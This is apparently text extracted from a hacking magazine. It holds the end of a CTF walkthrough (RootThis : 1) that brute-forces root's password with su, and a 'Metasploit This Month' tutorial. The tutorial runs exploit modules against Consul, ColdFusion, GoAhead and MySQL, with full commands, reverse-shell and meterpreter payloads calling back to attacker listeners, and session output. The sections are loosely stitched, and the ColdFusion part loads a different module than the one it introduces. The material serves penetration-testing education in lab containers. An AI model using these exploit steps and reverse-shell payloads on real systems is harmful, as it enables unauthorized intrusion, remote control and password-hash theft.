HTTP request sent, awaiting response... 200 OK
Length: 2335 (2.3K) [text/plain]
Saving to: 'rockme.txt'

rockme.txt      100%[----->]  2.28K  --.-KB/s  in 0.01s
2019-05-27 08:56:39 (206 KB/s) - 'rockme.txt' saved [2335/2335]
```

I extracted the contents of the sucrack.tar file and navigated into the "src" directory of the tool

```
www-data@RootThis:/tmp$ ls
ls
rockme.txt socat sucrack.tar
www-data@RootThis:/tmp$ tar xvf sucrack.tar
tar xvf sucrack.tar
sucrack-1.2.3/
sucrack-1.2.3/Makefile.in
sucrack-1.2.3/README
sucrack-1.2.3/src/
sucrack-1.2.3/src/sucrack-stat.o
sucrack-1.2.3/src/Makefile.in
sucrack-1.2.3/src/su.h
sucrack-1.2.3/src/sucrack-su.o
sucrack-1.2.3/src/.deps/
sucrack-1.2.3/src/.deps/sucrack-dictionary.Po
sucrack-1.2.3/src/.deps/sucrack-util.Po
-----
```

where our binary is located.

```
www-data@RootThis:/tmp$ cd sucrack-1.2.3
cd sucrack-1.2.3
www-data@RootThis:/tmp/sucrack-1.2.3$ ls
ls
AUTHORS      Makefile.am  aclocal.m4   config.log   depcomp      src
COPYING      Makefile.in  compile      config.status doc           stamp-h1
ChangeLog    NEWS         config.guess config.sub   install-sh
INSTALL      README       config.h     configure    missing
Makefile     VERSION     config.h.in  configure.ac mknstalldirs
www-data@RootThis:/tmp/sucrack-1.2.3$ cd src
cd src
www-data@RootThis:/tmp/sucrack-1.2.3/src$ ls
ls
Makefile      rewriter.c  su.h          sucrack-su.o  util.h
Makefile.am   rewriter.h  sucrack       sucrack-sucrack.o worker.c
Makefile.in   rules.c     sucrack-dictionary.o sucrack-util.o  worker.h
dictionary.c  rules.h     sucrack-pty.o sucrack-worker.o
dictionary.h  stat.c     sucrack-rewriter.o sucrack.c
pty.c         stat.h     sucrack-rules.o  sucrack.h
pty.h         su.c       sucrack-stat.o  util.c
www-data@RootThis:/tmp/sucrack-1.2.3/src$ █
```

I ran the sucrack binary using command ./sucrack but that prompted me an error. This might be due to mistake in compiling the tool.

```
www-data@RootThis:/tmp/sucrack-1.2.3/src$ ./sucrack
./sucrack
bash: ./sucrack: No such file or directory
www-data@RootThis:/tmp/sucrack-1.2.3/src$ ./sucrack -u root /tmp/rockme.txt
./sucrack -u root /tmp/rockme.txt
bash: ./sucrack: No such file or directory
www-data@RootThis:/tmp/sucrack-1.2.3/src$ █
```

I think I might have to use the traditional way of trying all passwords manually.

```
[root@parrot]-(~/hc)
└─ #cat rockme.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
```

After meticulously trying all passwords in the rockme.txt wordlist, I found the password of root is 789456123 which is almost at the end of the wordlist.

```
www-data@RootThis:/tmp/sucrack-1.2.3/src$ su -
su -
Password: 789456123
root@RootThis:~# █
```

Now I am root. I 'cd' to the root directory to see the flag as shown below.

```
root@RootThis:~# cd /root
cd /root
root@RootThis:~# ls
ls
flag.txt
root@RootThis:~# cat flag.txt
cat flag.txt
Congratulations!

flag: a67d764105005a6a95a9c8c03bc95710bc396dccc4364704127170637b2bd39d
root@RootThis:~# █
```

With this, we finish this Capture The Flag challenge of RootThis : 1.

In our Next Issue (February 2019 Issue) we will be solving the HackinOS : 1 CTF Challenge teaching our readers some new concepts along the way.

In the terminal, type the command `sudo chown $USER:$USER .Xauthority` as shown below. Enter the password when prompted.

```
Parrot Security 3.0 parrot tty1
parrot login: kalyan
Password:
Last login: Thu May  2 18:54:18 IST 2019 on tty2
```


```
PARROTSEC
```

The programs included with the Parrot Security OS are free software; the exact distribution terms for each program are described in the individual files in `/usr/share/doc/*/copyright`.

Parrot Security OS comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
[kalyan@parrot]~
└─$ sudo chown $USER:$USER .Xauthority
[sudo] password for kalyan:
[kalyan@parrot]~
└─$
```

Hit **CTRL+ALT+F7** to get back to Graphical User Interface. You will once again be taken to the login screen where you were struck firsthand. Type your credentials now and you will successfully get access now. Mail us if you face any problem.



METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

[Consul Service RCE Module](#)

TARGET: CONSUL 1.0.7

TYPE: Remote

FIREWALL : ON

Hashicorp Consul is a service mesh solution which provides multiple services like service discovery, health checking, key value store and a data center. It is normally set as a checkpoint. Hashicorp version 1.0.7 suffers from a remote code execution vulnerability in its services api. This vulnerability can only be exploited when the services API is exposed. Let us see how this module works. This module has been tested on Docker running on the attacker system.

Start Metasploit and load the `consul_service_exec` module as shown below. Type the command `show options` to have a look at all the options this module requires.

```
msf5 > use exploit/multi/misc/consul_service_exec
msf5 exploit(multi/misc/consul_service_exec) > show options

Module options (exploit/multi/misc/consul_service_exec):

  Name          Current Setting  Required  Description
  ----          -
  ACL_TOKEN      no               no        Consul Agent ACL token
  Proxies        no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         yes              yes       The target address range or CIDR identifier
  RPORT          8500             yes       The target port (TCP)
  SRVHOST        0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT        8080             yes       The local port to listen on.
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert        no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI      /                yes       The base path
  URIPATH        no               no        The URI to use for this exploit (default is random)
  URIOPT         no               no        HTTP server virtual host
```

Set the `rhosts` option and use `check` command to see if our target is indeed vulnerable.

```
msf5 exploit(multi/misc/consul_service_exec) > set Rhosts 172.17.0.3
Rhosts => 172.17.0.3
msf5 exploit(multi/misc/consul_service_exec) > set rport 85500
[-] The following options failed to validate: Value '85500' is not valid for option 'RPORT'.
rport => 8500
msf5 exploit(multi/misc/consul_service_exec) > set rport 8500
rport => 8500
msf5 exploit(multi/misc/consul_service_exec) > check
[+] 172.17.0.3:8500 - The target is vulnerable.
msf5 exploit(multi/misc/consul_service_exec) > █
```

Since our target is vulnerable, set the `linux/meterpreter/reverse_tcp` payload to our module. Next set the `lhost` address.

```
msf5 exploit(multi/misc/consul_service_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/misc/consul_service_exec) > set lhost 172.17.0.1
lhost => 172.17.0.1
```

Execute the module using the `run` command as shown below. If everything goes well, we will get a meterpreter session on the target as shown below.

```
msf5 exploit(multi/misc/consul_service_exec) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] Creating service 'LIXskrDpq'
[*] Service 'LIXskrDpq' successfully created.
[*] Waiting for service 'LIXskrDpq' script to trigger
[*] Sending stage (985320 bytes) to 172.17.0.3
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.3:49512) at 2019-05-18 04:02:04 -0400
[*] Removing service 'LIXskrDpq'
[*] Command Stager progress - 100.00% done (763/763 bytes)

meterpreter > █
```

```
meterpreter > sysinfo
Computer      : 172.17.0.3
OS            : (Linux 4.19.0-kali1-amd64)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid'
[-] Parse error: Unmatched double quote: "getuid'"
meterpreter > getuid
Server username: uid=100, gid=1000, euid=100, egid=1000
meterpreter > █
```

[Consul Rexec RCE Module](#)

TARGET: Hashicorp Consul

TYPE: Remote

FIREWALL : ON

Hashicorp Consul is a service mesh solution which provides multiple services like service discovery, health checking, key value store and a data center. It is normally set as a checkpoint. Rexec stands for remote execution. This module exploits the `exec` feature in Hashicorp Consul. The `exec` command in Consul is used to remotely execute a code. For example, this command is used to check time on all machines connected using the `"uptime"` command. This module only works when the `rexec` service is exposed which further depends on the option `disable_remote_exec`. This option is set to be true by default starting from Consul 0.8. So the `rexec` service is automatically exposed.

Let us see how this module works. This module has been tested on Docker running on the attacker system.

Load the `consul_rexec_exec` module as shown below. Type the command `show options` to have a look at all the options this module requires.

```
msf5 > use exploit/multi/misc/consul_rexec_exec
msf5 exploit(multi/misc/consul_rexec_exec) > show options

Module options (exploit/multi/misc/consul_rexec_exec):

  Name          Current Setting  Required  Description
  ----          -
  ACL_TOKEN      no              no        Consul Agent ACL token
  Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         yes             yes       The target address range or CIDR identifier
  RPORT          8500            yes       The target port (TCP)
  SRVHOST        0.0.0.0         yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT        8080            yes       The local port to listen on.
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  SSLCert        no              no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI      /               yes       The base path
  TIMEOUT        20              no        The timeout to use when waiting for the command to trigger
  URIPATH        no              no        The URI to use for this exploit (default is random)
```

Set the `rhosts` and `rport` options and use `check` command to confirm if our target is indeed vulnerable.

```
msf5 exploit(multi/misc/consul_rexec_exec) > set rhosts 172.17.0.3
rhosts => 172.17.0.3
msf5 exploit(multi/misc/consul_rexec_exec) > set rport 8500
rport => 8500
msf5 exploit(multi/misc/consul_rexec_exec) > check
[+] 172.17.0.3:8500 - The target is vulnerable.
msf5 exploit(multi/misc/consul_rexec_exec) > █
```

Set the `linux/x86/meterpreter/reverse_tcp` payload to our module and set the `lhost` and `lport` options needed for our payload to work.

```
msf5 exploit(multi/misc/consul_rexec_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/misc/consul_rexec_exec) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf5 exploit(multi/misc/consul_rexec_exec) > set lport 5555
lport => 5555
msf5 exploit(multi/misc/consul_rexec_exec) > █
```

Execute the module using the `run` command as shown below. If everything goes well, we will get a meterpreter session on the target as shown below.

**Have any questions?
Fire them to
qa@hackercool.com**

```
msf5 exploit(multi/misc/consul_rexec_exec) > run

[*] Started reverse TCP handler on 172.17.0.1:5555
[*] Creating session.
[*] Got rexec session ID b429dac5-f465-a324-d2c3-f84db35541c5
[*] Setting command for rexec session b429dac5-f465-a324-d2c3-f84db35541c5
[*] Triggering execution on rexec session b429dac5-f465-a324-d2c3-f84db35541c5
[*] Sending stage (985320 bytes) to 172.17.0.3
[*] Meterpreter session 2 opened (172.17.0.1:5555 -> 172.17.0.3:40548) at 2019-05-18 04:07:12 -0400
[*] Cleaning up rexec session b429dac5-f465-a324-d2c3-f84db35541c5
[*] Command Stager progress - 100.00% done (763/763 bytes)

meterpreter > getuid
Server username: uid=100, gid=1000, euid=100, egid=1000
meterpreter > █
```

[Adobe ColdFusion ckeditor File Upload Module](#)

TARGET: Adobe ColdFusion 11 (update 14 and earlier), ColdFusion 2016(update 6 and earlier), ColdFusion 2018 (July 12 Release) TYPE: Remote

Adobe ColdFusion is a commercial web application development platform which has its own scripting language known as ColdFusion Markup Language (CFML), ColdFusion is mostly used for data-driven websites, intranets, to provide REST services, websockets, SOAP web services and Flash remoting. The vulnerable versions (listed above) of Adobe ColdFusion have an unrestricted file upload vulnerability. This module works by uploading a JSP payload through unauthenticated POST request and then executing the payload using an unauthenticated GET request. Let us see how this module works. This module has been tested on a Docker container. In Metasploit search for the coldfusion payloads using the **search** command.

#	Name	Rank	Check	Description	Disclosure
1	auxiliary/gather/coldfusion_pwd_props	normal	Yes	ColdFusion 'password.properties' Hash Extraction	2013-05-07
2	auxiliary/scanner/http/adobe_xml_inject	normal	Yes	Adobe XML External Entity Injection	
3	auxiliary/scanner/http/coldfusion_locale_traversal	normal	Yes	ColdFusion Server Check	
4	auxiliary/scanner/http/coldfusion_version	normal	Yes	ColdFusion Version Scanner	
5	exploit/linux/misc/hid_discoveryd_command_blink_on_unauth_rce	excellent	Yes	HID discoveryd command_blink_on Unauthenticated RCE	2016-03-28
6	<u>exploit/multi/http/coldfusion_ckeditor_file_upload</u>	excellent	No	Adobe ColdFusion CKEditor unrestricted file upload	2018-09-11
7	exploit/multi/http/coldfusion_rds	great	Yes	Adobe ColdFusion 9 Administrative Login Bypass	2013-08-08
8	exploit/windows/http/coldfusion_fckeditor	excellent	No	ColdFusion 8.0.1 Arbitrary File Upload and Execute	2009-07-03

```
msf5 > use █
```


Load the coldfusion_fckeditor module as shown below. Type the command **show options** to have a look at all the options this module requires.

```
msf5 > use exploit/windows/http/coldfusion_fckeditor
msf5 exploit(windows/http/coldfusion_fckeditor) > show options

Module options (exploit/windows/http/coldfusion_fckeditor):

  Name                Current Setting  Required  Description
  ----                -
  FCKEDITOR_DIR       /CFIDE/scripts/ajax/FCKeditor/editor/filemanager/connectors/cfm/upload.cfm  no        The path to upload.cfm
  Proxies              no               A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS               yes              The target address range or CIDR identifier
  RPORT                80               The target port (TCP)
  SSL                  false            Negotiate SSL/TLS for outgoing connections
  VHOST                no               HTTP server virtual host
```

Use the **show payloads** command to see all the payloads we can set to this module. Set the

```
msf5 exploit(windows/http/coldfusion_fckeditor) > show payloads

Compatible Payloads
=====

#  Name                Disclosure Date  Rank  Check  Description
-  -
1  generic/custom      normal          No    Custom Payload
2  generic/shell_bind_tcp normal          No    Generic Command Shell, Bind TCP Inline
3  generic/shell_reverse_tcp normal          No    Generic Command Shell, Reverse TCP Inline
4  java/jsp_shell_bind_tcp normal          No    Java JSP Command Shell, Bind TCP Inline
5  java/jsp_shell_reverse_tcp normal          No    Java JSP Command Shell, Reverse TCP Inline

msf5 exploit(windows/http/coldfusion_fckeditor) > █
```

generic/shell_reverse_tcp payload and set the **lhost** option as shown below. It seems this module does not support check command.

```
msf5 exploit(windows/http/coldfusion_fckeditor) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf5 exploit(windows/http/coldfusion_fckeditor) > set lhost 192.168.41.172
lhost => 192.168.41.172
msf5 exploit(windows/http/coldfusion_fckeditor) > check
[*] 127.0.0.1:80 - This module does not support check.
msf5 exploit(windows/http/coldfusion_fckeditor) > █
```

Set the **Rhosts** and **Rport** options as shown below.

```
msf5 exploit(windows/http/coldfusion_fckeditor) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf5 exploit(windows/http/coldfusion_fckeditor) > set RPORT 8500
RPORT => 8500
msf5 exploit(windows/http/coldfusion_fckeditor) > set LHOST 192.168.41.172
LHOST => 192.168.41.172
msf5 exploit(windows/http/coldfusion_fckeditor) > check
[*] 127.0.0.1:8500 - This module does not support check.
msf5 exploit(windows/http/coldfusion_fckeditor) >
```

Execute the module using the **run** command as shown below. If everything goes well, we will get a command shell on the target as shown below.

```
msf5 exploit(windows/http/coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 192.168.41.172:4444
[*] Sending our POST request...
[-] Upload Failed...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/http/coldfusion_fckeditor) > set verbose true
verbose => true
msf5 exploit(windows/http/coldfusion_fckeditor) > run

[*] Started reverse TCP handler on 192.168.41.172:4444
[*] Sending our POST request...
[*] Upload succeeded! Executing payload...
[*] Command shell session 1 opened (192.168.41.172:4444 -> 172.20.0.2:33364) at
2019-05-12 09:21:40 -0400
```

[GoAhead Web Server LD PRELOAD Module](#)

TARGET : GoAhead Web Server versions between 2.5 and that have CGI module enabled.
TYPE: Remote **FIREWALL : ON**

GoAhead is the world's most popular web server. It is widely used in millions of devices which include networking equipment, telephony, factory automation, data acquisition, medical devices, mobile devices and office equipment. This module works by triggering an arbitrary shared library in the vulnerable versions of GoAhead web servers.

Let us see how this module works. This module has been tested on a Docker container. In Metasploit search for the goahead modules using the **search** command.

```
msf5 > search goahead

Matching Modules
=====
#  Name                               Disclosure Date  Rank  Check
k  Description
-  -
-  -----
1  auxiliary/scanner/http/goahead_traversal  normal  Yes
Embedthis GoAhead Embedded Web Server Directory Traversal
2  exploit/linux/http/goahead_ldpreload     2017-12-18     excellent  Yes
GoAhead Web Server LD_PRELOAD Arbitrary Module Load
```

Load the goahead_ldpreload module as shown below. Type the command **show options** to have a look at all the options this module requires.

```
msf5 > use exploit/linux/http/goahead_ldpreload
msf5 exploit(linux/http/goahead_ldpreload) > show options

Module options (exploit/linux/http/goahead_ldpreload):

  Name          Current Setting  Required  Description
  ----          -
  Proxies        [ ,type:host:port][...]
  RHOSTS         yes              The target address range or CIDR identifier
  RPORT          80               The target port (TCP)
  SSL            false            Negotiate SSL/TLS for outgoing connections
  TARGET_URI     no               The path to a CGI script on the GoAhead server
  VHOST          no               HTTP server virtual host

Exploit target:

  Id  Name
```

Set the **rhosts** option. The **check** command confirms that the target is vulnerable.

```
msf5 exploit(linux/http/goahead_ldpreload) > set RHOSTS 172.25.0.2
RHOSTS => 172.25.0.2
msf5 exploit(linux/http/goahead_ldpreload) > check

[*] Searching 390 paths for an exploitable CGI endpoint...
[+] Exploitable CGI located at /cgi-bin/index
[+] 172.25.0.2:80 - The target is vulnerable.
msf5 exploit(linux/http/goahead_ldpreload) > █
```

Use the **show payloads** command to see all the payloads we can set to this module.

```
msf5 exploit(linux/http/goahead_ldpreload) > show payloads

Compatible Payloads
=====

  #  Name          Disclosure Date  Rank  Check  Description
  -  -
  1  cmd/unix/reverse_stub
    Reverse TCP (stub)          normal  No     Unix Command Shell,

msf5 exploit(linux/http/goahead_ldpreload) > █
```

This module just supports one payload. The cmd/unix/reverse_stub payload. Set the payload and also set the **lhost** option as shown below.

Once check if all the options are set. Then, execute the module using the **run** command as shown below. If everything goes well, we will get a command shell on the target as shown below.

```

msf5 exploit(linux/http/goahead_ldpreload) > set payload cmd/unix/reverse_stub
payload => cmd/unix/reverse_stub
msf5 exploit(linux/http/goahead_ldpreload) > set lhost 172.25.0.1
lhost => 172.25.0.1
msf5 exploit(linux/http/goahead_ldpreload) > run

[*] Started reverse TCP handler on 172.25.0.1:4444
[*] Searching 390 paths for an exploitable CGI endpoint...
[+] Exploitable CGI located at /cgi-bin/index
[*] Command shell session 1 opened (172.25.0.1:4444 -> 172.25.0.2:59548) at 2019-05-20 13:07:29 -0400

pwd
/var/www/goahead
ls
cgi-bin
favicon.ico
index.html

```

[MySQL Authentication Bypass Password Dump Module](#)

TARGET: MySQL

TYPE: Remote

FIREWALL : ON

We all know MySQL is one of the most popular Database Management System (DBMS) being used by many websites online. A Database stores all the data related to a website. If anyone gets access to this database, he has hands on the data. Hence MySQL server is protected by authentication. The passwords are stored in hash format.

This module of Metasploit bypasses authentication to dump MySQL usernames and passwords. Let us see how this module works. This module has been tested on a Docker container. In Metasploit have a look at all the auxiliary modules related to MySQL as shown below.

```

msf5 > use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf5 > use auxiliary/scanner/mysql/mysql_file_enum
msf5 > use auxiliary/scanner/mysql/mysql_hashdump
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 > use auxiliary/scanner/mysql/mysql_schemadump
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 > use auxiliary/scanner/mysql/mysql_writable_dirs
msf5 > use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf5 > use auxiliary/scanner/mysql/mysql_file_enum
msf5 > use auxiliary/scanner/mysql/mysql_hashdump
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 > use auxiliary/scanner/mysql/mysql_schemadump
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 > use auxiliary/scanner/mysql/mysql_writable_dirs
msf5 > use auxiliary/scanner/mysql/mysql_

```

Load the auxiliary/scanner/mysql/mysql_authbypass_hashdump module as shown below. Type the command **show options** to have a look at all the options this module requires. Since it is an auxiliary module, it does not need any payloads.

```
msf5 > use auxiliary/scanner/mysql/mysql_authbypass_hashdump
msf5 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > show options
```

Module options (auxiliary/scanner/mysql/mysql_authbypass_hashdump):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads
USERNAME	root	yes	The username to authenticate as

```
msf5 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > █
```

Set the **rhosts** option. The **check** command is not supported by this module.

```
msf5 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set rhosts 172.27.0.2
rhosts => 172.27.0.2
```

```
msf5 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > check
```

```
[*] 172.27.0.2:3306 - This module does not support check.
```

```
